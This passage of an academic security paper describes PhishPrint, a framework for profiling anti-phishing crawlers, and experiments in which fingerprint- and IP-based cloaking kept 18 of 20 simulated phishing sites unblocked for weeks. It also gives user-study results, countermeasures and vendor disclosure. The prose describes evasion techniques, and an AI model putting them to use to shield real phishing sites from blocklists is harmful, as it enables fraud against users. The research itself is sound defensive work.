In August 2020, we performed another control experiment. The goal of this was to study any potential effects that repeated reporting of token URLs from diverse sources could have on the profiling information that is collected from the crawlers. We note that during our 10-week longitudinal study, we only registered a single domain and reported each token site's subdomain created under it only a single time to each crawler. To replicate this setup, we created a similar configuration in this study by creating 50 different subdomains under a single .xyz domain (called SR). We then set up an alternate configuration for diverse and repeated reporting (called DRR) by using 5 different .xyz TLDs. On a single day, we used *PhishPrint* to report each of the 50 SR URLs to 10 different crawlers from a U.S. IP address (namely: AlienVault, APWG, Fortinet, GSB, SmartScreen, Norton, OpenPhish, Outlook, Sophos and ZeroCert). On the same day, we used a private VPN provider to connect to 10 IP addresses located in 7 different countries around the world and submitted 10 reports on each domain in DRR set to all the 10 crawlers. For some crawlers such as Outlook and APWG which use e-mail reporting, we created and used 10 different e-mail addresses for each domain in the DRR set. This setup ensured that an equal number of URL reports get sent from each configuration (50 to each crawler) in order to keep the comparison balanced.

Table 3 shows an overview of the comparison between the profiling results obtained from the two configurations. We can see that despite repeated diverse reporting, the URLs reported via the SR configuration involved more sessions and more crawler IP addresses. We surmise that this could be a result of some crawlers deliberately ignoring repeated reports even if coming from diverse sources. For example, we noticed that PhishTank's website shows an error message saying the URL is already submitted even if we try to do a repeat submission from a different account. The final rows show the Jaccard Similarity between the IP addresses and the <F,C,W> sets from the two configurations. The high variability in the IP addresses used by crawlers could have caused the low similarity between the two sets. It is to be noted that if we consider the associated Autonomous Systems of the IPs instead the similarity rises to about 0.57. Furthermore, breaking these results down by crawlers shows that all the ASs used by 8 of the 10 crawlers in the DRR set are also present in the SR set. The same is the case with <F,C,W>s where 4 of the 6 crawlers from which we collected <F,C,W>s have a complete match. Further, the crawlers such as OpenPhish and AlienVault which showed very little diversity in their IP space previously, have displayed exactly the same behavior in the DRR set as well. Overall, this experiment shows that using a non-diverse URL reporting setup as we did in our study can still enable the collection of valuable profiling information.

4 Evading Security Crawlers

Our analysis of the profiling data from the crawlers showed that five of the six cloaking vectors we devised can exploit existing weaknesses in crawlers: Real Browser Anomaly, Crawler Artifacts Anomaly, IP, AS and <F,C,W> fingerprint Blocklists. In this section, we present supplementary experiments that directly put these five vectors in action against crawlers as well as real users with goals to directly assess and confirm their evadability benefits as well as false positive consequences for the attackers.

4.1 Phishing Experiments

In order to confirm the real-world utility of these vectors, we build phishing websites powered with the candidate cloaking vectors, self-report them to crawlers and measure how long they will survive without getting blocked in any of the browsers (via a *Monitoring Module*). Here, our approach will be similar to prior works [37, 39]. These experiments constitute the *Attack Module* (8) depicted in Fig. 1.

4.1.1 Setup

For these experiments, we built two kinds of phishing websites: ***Baseline sites*** which do not employ any cloaking and ***PhishPrint-cloaked sites*** which use all the five cloaking vectors. The cloaked sites show benign content if any of the 5

vectors decide that the visitor should be given a cloaked page. All the cloaking logic is implemented in server-side using a simple PHP script. The phishing payload stays encrypted (using AES-256) until the cloaking logic returns a key to the client. If any of the five vectors decide not to show the phishing content, then some benign content gets loaded into the pages instead of the phishing payload. We have used two kinds of simulated phishing payloads: "PayPal" and "Bank of America". For benign payloads, we built multiple simple web pages discussing topics such as food and famous personalities.

As mentioned before in §2, the *Profiling Module* needs to be running in parallel during these experiments in order to keep the IP and fingerprint blocklists updated with the latest data. Hence, we have started performing this experiment 25 days after *Profiling Module*'s deployment (first week of February 2020) to give some bootstrap time for the two blocklists to be populated while still allowing both modules to run in parallel. In the rest of this section, we will discuss the site monitoring, reporting and web site configuration aspects of these experiments.

Monitoring Module. As the ultimate goal of the attacker is to be able to continue to deliver phishing content to the victims, we built a fully automated *Monitoring Module* to periodically check if phishing sites are still functional or blocked in web browsers. We have chosen Chrome, IE and Opera desktop browsers for this as they employ different blocklists (GSB, SmartScreen and Opera) that cover most of the web users [37, 39]. The module loads phishing sites inside the browsers and checks if the sites are blocked or not. As browser automation libraries tend to disable browser blocklists [37], we used a web-based cross-browser testing platform [4] for this purpose. The monitoring module runs a headless Chrome browser to open the target site in the testing platform and uses an OCR library to do the liveness check. We found this to be a more light-weight approach than using VMs as suggested in [37]. We did this check every 2 hours for each site. Note that while previous studies have done this monitoring for 3 [37] or 7 [39] days, we kept monitoring our sites for a period of 1 month in order to capture any late blocking that might happen due to our aggressive reporting strategy.

Aggressive Reporting. We used our Profiling Module's *Web Scan Requestor* (② in Fig. 1), to self-report all our website to crawlers. In contrast to prior works that reported each phishing site only one time [37,39] to a few crawlers, we opted for a much more aggressive approach where we repeatedly report each site (once daily) over a period of two weeks to all the 23 crawlers. It is to be noted that during the longitudinal study, we noticed that a couple of crawlers share most of their URLs to VirusTotal. Confirming similar behavior, we found that all our phishing sites have been shared with VirusTotal too. As a result, our phishing sites were shared and scanned by more than 80 crawlers that are hosted on VirusTotal as well.

Site configuration. For our experiments, we set up a total of 26 phishing websites. All 26 websites were hosted with accounts by the same hosting provider (Hostinger) and had different domain names. We used 6 of these as baseline sites (with 3 free accounts) and 20 of these as the cloaked sites powered by the 5 cloaking vectors (with 1 paid account). It is to be noted here that despite multiple requests and conversations about the nature of our research, we were unsuccessful in getting immunity for any of our accounts from the hosting provider. We chose only 6 sites for our baseline as there are already prior studies [39] establishing clearly the baseline blocklisting speed. For the same reason, we did not choose to register separate domains for these 6 baseline sites but used the free subdomains (TLD+2 level) provided by the hosting provider to conserve financial resources. For the cloaked sites, we registered 20 different `.xyz` domain names as we were unable to obtain that many free subdomains. Other than this minor difference, the setup for the experiments for both sets of sites is exactly the same. In order to prevent pre-emptive blocklisting of our websites without scanning [37], we avoided deceptive keywords such as 'paypal' or 'bank' in the URLs for the phishing pages. We instead used benign content related words for all the URLs.

4.1.2 Results

The results show that our 6 baseline sites were quickly blocked on all the browsers. Chrome (GSB) was the quickest to do this in 3 hours and 10 minutes. In fact, all the browsers blocked the 6 sites in about 10.5 hours. This agrees well with a recent large-scale study done on browser blocklists [39] which showed that the fastest blocklist (GSB) would block most of its 324 baseline sites in about 3 hours time. On the other hand, none of the 20 *PhishPrint*-cloaked sites were blocked in the first four days despite repeated reporting to all the crawlers. In the one-month period in which we did the monitoring, only 2 sites (say, 'A' and 'B') got blocked as shown in Table 4. A was blocked on day 5[8] while B got blocked on day 16. It is to be noted that even for cloaked sites such lengthy blocking time is highly unusual. For reference, [39] showed that most cloaked sites either get blocked in a few hours or remain unblocked. Given this, we surmised that both the blocked sites were due to manual vetting. To confirm this, we investigated site A's case by reloading the site in the browser that first blocked it (Opera). We noted that the browser message specified the source for the blockage as a third-party report from PhishTank. When we looked up the URL on PhishTank, we saw that our site was manually verified as a phishing URL by 3 users thus confirming our suspicions. Interestingly, we note that 1 user has also marked our site as a benign site.

As for site B, we found that it was not blocklisted by any browser, but was taken down by `xyz` registrar on day 16 due to an abuse report. We were unable to get further details on what the source for this report could be. The remaining 18 cloaked sites continued to be functional throughout the

[8] Our cloaked sites experienced a 10 hour down time after A got blocked as our hosting provider disabled our account. We then moved all our sites to another provider (Namecheap).

Type	# Sites	Alive Time
Baseline	6	3h, 10min
Cloaked site A	1	4 days, 11h
Cloaked site B	1	15 days, 14h

Table 4: Lifetimes of the blocked phishing sites

Source	# Users	# Distinct	# Unique	# Shared	Normalized Entropy
<F,C,W> - Ours	1007	592	469	123	0.865
Canvas - [29]	118,934	8,375	5,533	2,842	0.491
Canvas - [22]	2,067,942	78,037	65,787	12,250	0.407

Table 5: Analysis of fingerprints from user studies

monitoring period of 1 month. We verified manually that even at the time of writing this manuscript in September 2020, the 18 remaining phishing sites are still live and loading the phishing payloads on all the major browsers. Thus, we can conclude that the five cloaking vectors powered by *PhishPrint* are very effective in vastly increasing the survival chances and lifetimes of phishing websites.

4.2 User Study Experiment

Along with evasive power, we also need to study the specificity of these vectors and confirm that they are not excluding a lot of potential victims. For this, we did an empirical evaluation with the help of a user study. We modeled our experiment as a survey on the MTurk platform as this allowed us to ensure that unique workers take part in our experiment. We designed our experiment such that after obtaining prior user consent, users are exposed to a web page with exactly the same client-side fingerprinting code and server-side cloaking logic as in the phishing experiments. However, we removed the phishing payloads for this experiment to avoid showing malicious content to real users. Also, same as in the phishing experiments, the IP and <F,C,W> blocklists were powered by the data collected by the profiling module in real-time. In the end, we made measurements of whether or not any of the cloaking vectors decide to show cloaked content to the visiting users.

We received an exemption from our university IRB board for this experiment. In compliance with the terms of the exemption, we took measures to not store any sensitive information persistently such as the <FCW>s or any other information identifying the users such as IP addresses and request headers in our web servers. But, we did store the AS information for each client's IP address in order to gauge the geographical variety in locations of participants.

We performed this experiment from the third week of February 2020 to the first week of March 2020 as the profiling module was collecting data for the longitudinal study. 1150 unique users participated in our study that lasted about 16 days. 66% of the participants in our study were from the United States. However, the remaining 34% of participants were spread across 35 countries in 6 continents. Overall, the results showed that *PhishPrint*-powered cloaking logic decided to show phishing content for 79% of the users. These numbers are 76.1% for U.S. users and 81.4% for non-U.S. users. This shows that the *PhishPrint*-based evasive cloaking logic is largely specific to crawlers and can inflict harm on a large portion of users irrespective of their geographical location.

False Positive Analysis. Breaking down the 21% false positive rate by cloaking vectors, we saw these numbers: <F,C,W> Fingerprint Blocklist: 17.5%, AS Blocklist: 1.7%, Crawler Artifacts: 1%, Real Browser: 0.7%, IP Blocklist: 0.1%. This was expected as other than fingerprints, all others cloaking vectors are known to be specific either by definition (anomaly vectors and ASs) or due to the nature of the identifier used (chance of a crawler and a victim sharing the same exact IP address is very low).

In order to understand the reasons for the overlap between <F,C,W> fingerprints of MTurk users and crawlers, we sought a more permissive IRB exemption allowing us to store user fingerprints. We then performed a second MTurk study during a 10-day period in January 2021 with 1007 participants in which we collected 592 distinct <F,C,W> fingerprints. Table 5 shows more details of these fingerprints. While 469 of the collected fingerprints are unique, there are also 123 "shared" fingerprints each of which belong to at least 2 users. The two most popular of these shared fingerprints were only among 23 and 20 users. Further, more than 25% of them are shared among at least 5 users and more than 55% of them are shared among at least 3 users each. This shows that while there are a large number of unique fingerprints, there also exist many shared fingerprints with no small subset of fingerprints being extremely dominant. Interestingly, prior fingerprinting studies done on a much larger scale also reveal a similar trend with comparable numbers of both unique and shared fingerprints as shown in the table.

To compare this user data with crawler fingerprints, we first updated our crawler fingerprints. For this, we used *PhishPrint* to re-generate 50 new token URLs per crawler and solicited scans again which yielded 57 crawler fingerprints. By combining this with data from two prior experiments (Table 1, §3.2.1), we obtained a total of 256 distinct crawler fingerprints from across a period of 13 months. Comparing this with MTurk data, we found that 137 users (13.6%) had one of 32 fingerprints that were colliding with the crawlers. Of them, more than 90% of the users had a shared fingerprint thus indicating that most of the collisions were due to those fingerprints which are already common among the users themselves. The breakdown of this data by OS is reported in Table 7.

When analyzing the fingerprint specificity results, it is important to note how all the fingerprint numbers continue to increase as the scale of the study increases. For example, in [22], about 2 million users had 78,037 distinct and 12,250 shared fingerprints. On the other hand, the number of fingerprints collected from all 23 crawlers (including the VT ecosystem

	Canvas (s)	Font (s)	Total (s)
Mean	0.09	3.97	4.26
Median	0.06	2.36	2.52
90%	0.16	8.88	9.4

Table 6: Time taken for obtaining BFPs during user study

containing 80 crawlers) across a period of one year is only 256. Thus, in the worst case, even if all 256 of these fingerprints end up as shared fingerprints in a larger-sized user study, we can expect a significant population of victims to remain vulnerable to the proposed attacks. However, this trend of increase in fingerprints as the study scale increases points to the need for a much larger user study to accurately assess the specificity of fingerprints. While such a dedicated large-sized user study is outside our means, in §3.2.1, we showed how we used AmIUnique's data of 467K users for directly computing the fingerprint collisions between crawlers and potential victims.

Further, we found that Bitdefender, PhishTank, SmartScreen, APWG and GSB are the main five crawlers associated with the collisions accounting for 45%, 43%, 28%, 7% and 6% of the collisions respectively. Altogether, these five crawlers account for 98% of the collisions (134 users). Note that these are the same five crawlers that we have already studied in our AmIUnique-based specificity experiment on a much larger scale (§3.2.1).

Timing Analysis. One might also argue that such sophisticated fingerprinting based cloaking logic will result in a computational time delay that can reduce the effectiveness of social engineering attacks launched on real users. In order to see if this is true, we measured the time required to perform the cloaking logic for the users in our first user study. Our results (Table 6) show that most of the time is spent in obtaining font fingerprints with mean time for the cloaking logic being 4.26 seconds. At first, it appears that it might be possible to reduce the cloaking logic time by using a "progressive" logic such as extracting and checking the faster fingerprints first before going to the slower ones. But this is not productive for cloaking attacks as victim machines will progress all the way to the end of the cloaking logic anyway. However, given that the mean time to fully load a web page on a desktop machine is about 10.4 seconds [8], attackers can use that to their advantage. As our fingerprinting code is very light in size (Appendix D), an attacker can potentially load and start to run it immediately while simultaneously "pretending" to be loading a site. This way, the attacker can gain a sufficient compute time budget for the cloaking logic.

5 Countermeasures

The *CVD Scores* reported in Table 1 can serve as a "report card" for crawlers trying to prioritize their mitigation efforts across different areas of weaknesses as we discuss below.

Browser Anomalies. At the outset, this seems like a simple question of applying best practices as some crawlers already have near-perfect scores. However, this is only true to a certain extent. One issue is that many crawlers process a large number of URLs daily. Hence, it is common practice to use headless browsers for scalability [16]. However, this results in an arms race[9] between such browsers and their detectors [25]. While our rudimentary crawler artifact vectors did not take such sophisticated headless browser detection features into account, it should be trivial to include them in *PhishPrint* profiling pages and come up with a much more sophisticated anomaly cloaking vector. Further, biometric behavior-based bot detection systems can further complicate this issue for crawlers [18] opening room for new evasion vectors. While handling all these issues might involve elaborate browser changes, ML-driven crawler behavior, and/or scalability compromises, we suggest the vendors to prioritize on fixing the simpler issues. All crawlers should visit each URL atleast once with a "Real Browser" that supports all web APIs and try to hide well-known artifacts [26, 45, 46].

Network Data. For handling these weaknesses, crawlers have to diversify their network infrastructure in terms of both IP addresses as well as geographical diversity and using residential networks. GSB and PhishTank are some of the best examples of this. However, during our vulnerability disclosure, some companies have mentioned that it might be difficult for them to address this due to financial implications. In these cases, we suggest that vendors consider approaches such as using peer-to-peer VPN networks [7] and sharing URLs with other crawlers to help improve network diversity.

Advanced Fingerprints. Our study found that there was extremely limited diversity of `<F,C,W>`s across the entire ecosystem. The maximum `<F,C,W>` blocklist CVD score across all crawlers was only 9.3 with several crawlers having less than 10 distinct `<F,C,W>`s across hundreds of scanned URLs. Among the three individual fingerprinting vectors of `<F,C,W>`, improving font diversity is the easiest to fix as it only needs increasing the number of "font sets" installed in the crawler instances. When doing this, it should be ensured that the fonts match the general font set characteristics of users from that geolocation. Some vendors already started doing this as a result of our disclosures. However, the Canvas and WebGL fingerprints require more intricate mitigations. Currently, there are 3 approaches for this:

- **Blocking.** [24] proposed an ML-based script blocking solution for fingerprinting code. However, such solutions cannot be used by crawlers as the presence of such blocking can itself be used for evasion. Instead of blocking, URLs can be isolated for further automated/human analysis. However, the attackers can even fingerprint such analysts' browsers and add their fingerprints to their blocklists. While victim-side blocking solutions might still work, the problem here is that of deployment. Unless such a client-side solution is baked into all major browsers, it might not achieve good coverage. This problem is further exacerbated

[9] At the time of writing this manuscript in October 2020, unfortunately the headless detectors seem to be winning this battle.

by the fact that many phishing victims may also be slow adopters for technologies such as security extensions.

- **Uniformity.** Uniform software re-rendering approaches that result in the same fingerprints for all users have also been proposed [50]. However, these also have the same coverage issues as above. Unless, a majority of all users adopt the same solution, the resulting uniform fingerprint can itself be used as an evasion vector while not losing victims.
- **Randomization.** This works by randomizing the fingerprints in each browsing session [35]. Brave browser has adopted this to devise a solution for Canvas and WebGL fingerprinting by adding small random noise to the generated data [31]. This is the most promising approach for crawlers as it does not need to be adopted universally for this to work.

Hence, we recommend vendors to adopt similar *transparent* randomization-based defenses in order to defend against Canvas and WebGL-based fingerprinting attacks. Another possible solution is to use dynamic software reconfiguration approaches [28], although these have scalability limitations.

URL Reporting. It is also important for all the crawler vendors to prevent abuse of their reporting infrastructure. In this research, by simply registering a single domain and self-reporting its wild card subdomains, we were able to collect a large amount of sensitive information such as fingerprints and IP addresses of many crawlers. We discussed early on in the paper about how segregating profilable infrastructure based on candidate domains will work in an attacker's advantage (§1: TLD+1 Bias). However, the crawlers can at least use such separation techniques to divide their limited crawler resources between submissions from vetted and non-vetted URL reporters. Crawler vendors can also leverage existing spam and anomaly detection research work to monitor and detect abuse of URL reporting services and prevent anomalous submissions of token URLs for profiling of crawlers.

Some vendor-specific recommendations we make are in Appendix B.

6 Discussion

Vulnerability Disclosure. We completed an effective vulnerability disclosure process. We submitted detailed vulnerability reports to all 23 security crawlers (21 vendors) that we have specifically profiled. 9 vendors (10 crawlers) have so far acknowledged our results including Google (GSB), Microsoft (SmartScreen, Outlook), Norton, AlienVault and Sophos. We had follow-up discussions over e-mail and online meetings with 7 vendors on our results. Of the 9 vendors, 3 mentioned that they were already working on changes or were aware of these limitations. 6 of them have reported to be working on follow-up changes with one vendor mentioning about having tasked multiple engineers to work on the problems we pointed out in our paper. We also received a Google Vulnerability Reward for our research. Our reward amount was the highest in the category of "abuse-related methodologies" indicating both "High Impact" and "High Probability" [9] of the cloaking attacks we discovered. As a follow up, we also received three Vulnerability Research Grants from Google encouraging us to continue studying their security crawlers in the future.

Single TLD+1 Bias. One might argue that using multiple subdomains under a single TLD+1 will deliver a lot less diverse profiling information from crawlers than using multiple TLD+1s. However, we show in §4.1.2 that the diverse profiling information we collect from a single `.com` domain generalizes well enough to "protect" phishing pages hosted on 20 `.xyz` domains. We also performed a small control experiment using 5 `.xyz` domains which confirms the same (§3.2.2). The extensive positive feedback we received from the crawler vendors during vulnerability disclosure also attests to the sensitivity of the information we were able to gather by using a single registered domain. Most importantly, we argue that if a crawler were to choose to segregate their "profilable" infrastructure based on domain names, then it would only end up making an attacker's job easier. This is because the attacker can then begin to first use a candidate domain name in a benign mode for quickly collecting the limited profile of the segregated crawling infrastructure. They can then switch that same domain into a malicious mode by hosting phishing content hidden with the help of forensic information found during the profiling stage.

Limitations. While *PhishPrint* evaluates crawlers by avoiding phishing experiments, there are some use cases where these experiments are indispensable. For example, prior works such as [39] that focused on speed of population of browser blocklists and [40] that focused on dynamic label changes of URLs can only be accomplished with the help of phishing experiments. Furthermore, our system will be unable to measure crawler resilience against dynamic cloaking attacks such as the "Timing" attacks studied in [52] as we are limited to only the profiling data that can be captured from the crawlers. Nevertheless, *PhishPrint* presents a scalable solution to measure a wide variety of weaknesses of crawlers and thus can be considered complementary to existing phishing experiment-based designs.

We also note that the measurements such as "# IPs" that we presented in Table 1 could be overcounted due to the presence of URL sharing between crawlers (except when such counts are 1 or 0). This is a difficult problem to solve given that there might be a lot of undisclosed URL sharing happening between various security entities. However, it is important to recognize that this only means that our measurements might over-estimate a crawler's infrastructure. This means that the weaknesses of crawlers could in reality be more than measured. We experienced this during disclosure when certain entities have conceded that the actual number of IP addresses that they own is less than what we showed in our report.

Finally, we would like to point out the "double-edged sword" nature of *PhishPrint*. While it can allow researchers to study crawlers in a low-cost, highly scalable manner, at the same time, it might allow attackers to host long-lasting evasive

malicious websites at a low-cost. For this purpose, we have made recommendations to monitor abuse of reporting APIs to all crawlers in §5. If such monitoring does come into effect as a result of this study, we would welcome that as another positive security outcome. Furthermore, security researchers can still seek special permissions to bypass such monitors and continue their evaluation of crawlers in a low-cost manner.

Future Work. Given the low-cost and scalable nature of *PhishPrint*, we would like to continue to use it to study more cloaking vectors. In the future, we would like to study the resilience of crawlers against some other fingerprinting vectors such as `MediaDevices`, `Web Audio` and `Battery` and `Sensor` Web APIs. Furthermore, we also want to study the potential of developing ML-driven cloaking attacks using the behavioral biometrics aspects of crawlers.

Ethical Considerations. Our 70-day profiling study resulted in submitting about 840 token URLs to each crawler at the rate of 12 URLs per day. During the 2-week period when our 20 phishing URLs were reported as well, this number went up to 32 per crawler per day. While we concede that the time spent in scanning these URLs is a waste for the crawlers, we argue that this number is very small in comparison to the huge number of URLs they receive each day. We have also disclosed our URL submission frequency to all crawlers. Moreover, our method of submitting token URLs to crawlers to gain insights is similar to some prior works [37, 39, 40]. We assess the impact of our token site submissions with PhishTank as an example. With the help of PhishTank's web portal we were able to determine that our token URLs from both experiments accounted for less than 0.8% of their total received URLs during that period. We argue that the security benefits gained by the measurements from our study far outweigh this minor overhead that the crawler vendors experienced during our experimentation period. Some vendors have explicitly mentioned the same and asked us to continue the study and share new insights in the future. With regards to the simulated phishing websites used during the experiments, we did not share those URLs with any human users and only submitted them to the crawlers. We also made sure that they are completely non-functional by removing all form submit buttons in order to prevent effects of accidental exposure to users. Similar efforts were also made previously [37, 40]. Finally, we also obtained IRB exemptions for both our user studies.

7 Related Work

The closest works to *PhishPrint* are [32, 37] and partially [39, 52] as all of them involved evaluating security crawlers against cloaking attacks using simulated phishing sites. In our research, we proposed an alternate highly scalable solution that avoids phishing sites and instead directly relies on profiling the crawlers to find new cloaking weaknesses. In Appendix C, we show that this alternate approach can capture the same measurements as prior works. However, as discussed in §6 (Limitations), while phishing experiments work in all contexts, *PhishPrint* is restricted to measuring only those cloaking weaknesses that can be gleaned from the passive profiling information extracted from crawlers. As a result, our design can be considered a complement that can co-exist with the current phishing site-based approaches.

In terms of cloaking weaknesses, recent works such as [32] and partially [52] have focused on testing the resilience of crawlers against cloaking attacks powered by CAPTCHAs, human-interaction detectors and basic browser fingerprinting techniques such as Cookies and Referer headers. In our work, we found wide-spread anomalies in crawlers such as artifacts that give away signs of browser automation and incapacity to execute advanced Web API code. We also found great limitations in the diversity of network infrastructure (IP, AS space) as well as advanced fingerprints (Canvas, WebGL and JS-based Font) associated with crawlers. We developed new cloaking attacks from these weaknesses. Note that *PhishPrint* can also be easily re-deployed to evaluate crawlers against many of these cloaking attacks in [32, 52] (except timing attacks) in the future. Many research works have focused on studying in-the-wild cloaking and evasive techniques [23, 38, 39, 42, 49, 52] which was not our focus.

In order to collect and analyze the profiling data from crawlers, we applied techniques studied in prior works. [45, 46] have described techniques to detect browser automation indicators and anomalies of privacy-preserving browsers which we applied in our study to discover artifacts of crawlers. Further, we also successfully applied advanced browser fingerprinting techniques described and developed in [29, 36] to capture crawler fingerprints. We also relied on other works in browser fingerprinting to analyze the specificity [22, 29, 47] and propose suitable countermeasures [19, 28, 30, 35, 43, 44] for the crawlers. On a related note, while we measured the applicability of fingerprinting to launch attacks on security crawlers, some recent works have focused on a complementary question of how fingerprinting can be used to yield security benefits [13, 27, 44, 48].

8 Conclusion

We built a novel, scalable, low-cost framework named *PhishPrint* to enable the evaluation of web security crawlers against multiple cloaking attacks. *PhishPrint* is unique in that it completely avoids the use of any simulated phishing sites and instead relies on benign profiling pages. We used *PhishPrint* to evaluate 23 crawlers in a 70-day study which found several previously unknown cloaking weaknesses across the crawler ecosystem. We confirmed the practical impact of our findings by deploying evasive phishing web pages and performing user studies. We also discussed concrete mitigation measures in areas of crawling and reporting infrastructures. We have relayed the found weaknesses to the crawler vendors through a vulnerability disclosure process that resulted in some remedial actions as well as multiple vulnerability rewards.

Acknowledgements

We thank Anish Chand for working on an early prototype of *PhishPrint* as a proof of concept. We also like to acknowledge Julian Gale and Christopher Martin for helping in building the Web Scan Requestor module. We convey our thanks to Roberto Perdisci for providing us with valuable research advice throughout the project. We are grateful to all the concerned PC members at IEEE SSP 2021 and Usenix Security 2021 for providing detailed constructive feedback. Finally, we thank Pierre Laperdrix and the AmIUnique project team for enabling access to crucial browser fingerprinting data and code. This work was done with help of funds from UNO Office of Research and UNO Tolmas scholars program whose support we hereby gratefully acknowledge.

References

[1] Advanced outlook.com security for office 365 subscribers. https://web.archive.org/web/20200901032551/https://support.microsoft.com/en-us/office/advanced-outlook-com-security-for-office-365-subscribers-882d2243-eab9-4545-a58a-b36fee4a46e2.

[2] Amiunique. https://amiunique.org.

[3] Browser market share worldwide. https://gs.statcounter.com/browser-market-share.

[4] Browserling. https://www.browserling.com/.

[5] Google safe browsing block all my subdomains instead only effected one. https://support.google.com/webmasters/thread/17514260?hl=en.

[6] Google safe browsing erroneously blocking my whole domain and subdomains. https://support.google.com/webmasters/thread/32022154?hl=en.

[7] Hola better internet – access censored sites. https://hola.org/faq.

[8] Page load times. https://backlinko.com/page-speed-stats.

[9] Program rules – application security: "reward amounts for abuse-related methodologies". https://www.google.com/about/appsecurity/reward-program/.

[10] Teams powers office 365 growth. https://office365itpros.com/2020/04/30/office365-teams-power-growth/.

[11] Virustotal. https://www.virustotal.com/gui/.

[12] Xyz domain name policies. https://nic.monster/files/XYZ-registry-domain-name-policies.pdf?v=2.0.

[13] Furkan Alaca and Paul C. van Oorschot. Device fingerprinting for augmenting web authentication: classification and analysis of methods. In *ACSAC 2016*.

[14] APWG. Phishing activity trends report: 3rd quarter, 2019. https://docs.apwg.org/reports/apwg_trends_report_q3_2019.pdf.

[15] Michael Archambault. Microsoft security reports a massive increase in malicious phishing scams. https://www.digitaltrends.com/computing/microsoft-security-massive-increase-phishing-scams/.

[16] Eric Bidelman. Getting started with headless chrome. https://developers.google.com/web/updates/2017/04/headless-chrome, Jan 2019.

[17] Yinzhi Cao, Song Li, and Erik Wijmans. (cross-)browser fingerprinting via OS and hardware level features. In *NDSS 2017*.

[18] Zi Chu, Steven Gianvecchio, Aaron Koehl, Haining Wang, and Sushil Jajodia. Blog or block: Detecting blog bots through behavioral biometrics. *Comput. Networks*, 2013.

[19] Amit Datta, Jianan Lu, and Michael Carl Tschantz. Evaluating anti-fingerprinting privacy enhancing technologies. In *WWW 2019*, pages 351–362.

[20] MDN Web Docs. Canvas api. https://developer.mozilla.org/en-US/docs/Web/API/Canvas_API.

[21] MDN Web Docs. Webgl: 2d and 3d graphics for the web. https://developer.mozilla.org/en-US/docs/Web/API/WebGL_API.

[22] Alejandro Gómez-Boix, Pierre Laperdrix, and Benoit Baudry. Hiding in the crowd: an analysis of the effectiveness of browser fingerprinting at large scale. In *WWW 2018*, pages 309–318.

[23] Luca Invernizzi, Kurt Thomas, Alexandros Kapravelos, Oxana Comanescu, Jean Michel Picod, and Elie Bursztein. Cloak of visibility: Detecting when machines browse a different web. In *IEEE Symposium on Security and Privacy, SP 2016*, pages 743–758.

[24] Umar Iqbal, Steven Englehardt, and Zubair Shafiq. Fingerprinting the fingerprinters: Learning to detect browser fingerprinting behaviors. *CoRR*, abs/2008.04480, 2020.

[25] Paul Irish. paulirish/headless-cat-n-mouse. https://github.com/paulirish/headless-cat-n-mouse, Jan 2018.

[26] Jordan Jueckstock and Alexandros Kapravelos. Visiblev8: In-browser monitoring of javascript in the wild. In *IMC 2019*, pages 393–405.

[27] Pierre Laperdrix, Gildas Avoine, Benoit Baudry, and Nick Nikiforakis. Morellian analysis for browsers: Making web authentication stronger with canvas fingerprinting. In *DIMVA 2019*, pages 43–66.

[28] Pierre Laperdrix, Benoit Baudry, and Vikas Mishra. Fprandom: Randomizing core browser objects to break advanced device fingerprinting techniques. In *ESSoS 2017*, pages 97–114.

[29] Pierre Laperdrix, Walter Rudametkin, and Benoit Baudry. Beauty and the beast: Diverting modern web browsers to build unique browser fingerprints. In *IEEE Symposium on Security and Privacy, SP 2016*, pages 878–894.

[30] Pierre Laperdrix, Walter Rudametkin, and Benoit Baudry. Mitigating browser fingerprint tracking: Multi-level reconfiguration and diversification. In *10th IEEE/ACM International Symposium on Software Engineering for Adaptive and Self-Managing Systems, SEAMS 2015*, pages 98–108.

[31] Peter Snyder Mark Pilgrim and Ben Livshits. Fingerprint randomization. https://web.archive.org/web/20200728132011/https://brave.com/whats-brave-done-for-my-privacy-lately-episode3/.

[32] Sourena Maroofi, Maciej Korczynski, and Andrzej Duda. Are you human?: Resilience of phishing detection to evasion techniques based on human verification. In *IMC 2020*, pages 78–86.

[33] Angela Moscaritolo. Beware: Phishing attacks are on the rise. https://www.pcmag.com/news/beware-phishing-attacks-are-on-the-rise.

[34] Keaton Mowery and Hovav Shacham. Pixel perfect: Fingerprinting canvas in HTML5. *Proceedings of W2SP*, pages 1–12, 2012.

[35] Nick Nikiforakis, Wouter Joosen, and Benjamin Livshits. Privaricator: Deceiving fingerprinters with little white lies. In *WWW 2015*, pages 820–830.

[36] Nick Nikiforakis, Alexandros Kapravelos, Wouter Joosen, Christopher Kruegel, Frank Piessens, and Giovanni Vigna. Cookieless monster: Exploring the ecosystem of web-based device fingerprinting. In *2013 IEEE Symposium on Security and Privacy, SP 2013*, pages 541–555.

[37] Adam Oest, Yeganeh Safaei, Adam Doupé, Gail-Joon Ahn, Brad Wardman, and Kevin Tyers. Phishfarm: A scalable framework for measuring the effectiveness of evasion techniques against browser phishing blacklists. In *IEEE Symposium on Security and Privacy, SP 2019*, pages 1344–1361.

[38] Adam Oest, Yeganeh Safaei, Adam Doupé, Gail-Joon Ahn, Brad Wardman, and Gary Warner. Inside a phisher's mind: Understanding the anti-phishing ecosystem through phishing kit analysis. In *eCrime 2018*, pages 1–12.

[39] Adam Oest, Yeganeh Safaei, Penghui Zhang, Brad Wardman, Kevin Tyers, Yan Shoshitaishvili, and Adam Doupé. Phishtime: Continuous longitudinal measurement of the effectiveness of anti-phishing blacklists. In *USENIX Security 2020*, pages 379–396.

[40] Peng Peng, Limin Yang, Linhai Song, and Gang Wang. Opening the blackbox of virustotal: Analyzing online phishing scan engines. In *IMC 2019*, pages 478–485.

[41] Peter Snyder and Ben Livshits. Brave, fingerprinting, and privacy budgets. https://web.archive.org/web/20200809060950/https://brave.com/brave-fingerprinting-and-privacy-budgets/.

[42] Ke Tian, Steve T. K. Jan, Hang Hu, Danfeng Yao, and Gang Wang. Needle in a haystack: Tracking down elite phishing domains in the wild. In *IMC 2018*, pages 429–442.

[43] Christof Ferreira Torres, Hugo L. Jonker, and Sjouke Mauw. Fp-block: Usable web privacy by controlling browser fingerprinting. In *ESORICS 2015*, pages 3–19.

[44] Erik Trickel, Oleksii Starov, Alexandros Kapravelos, Nick Nikiforakis, and Adam Doupé. Everyone is different: Client-side diversification for defending against extension fingerprinting. In *USENIX Security 2019*, pages 1679–1696.

[45] Phani Vadrevu and Roberto Perdisci. What you see is NOT what you get: Discovering and tracking social engineering attack campaigns. In *IMC 2019*, pages 308–321.

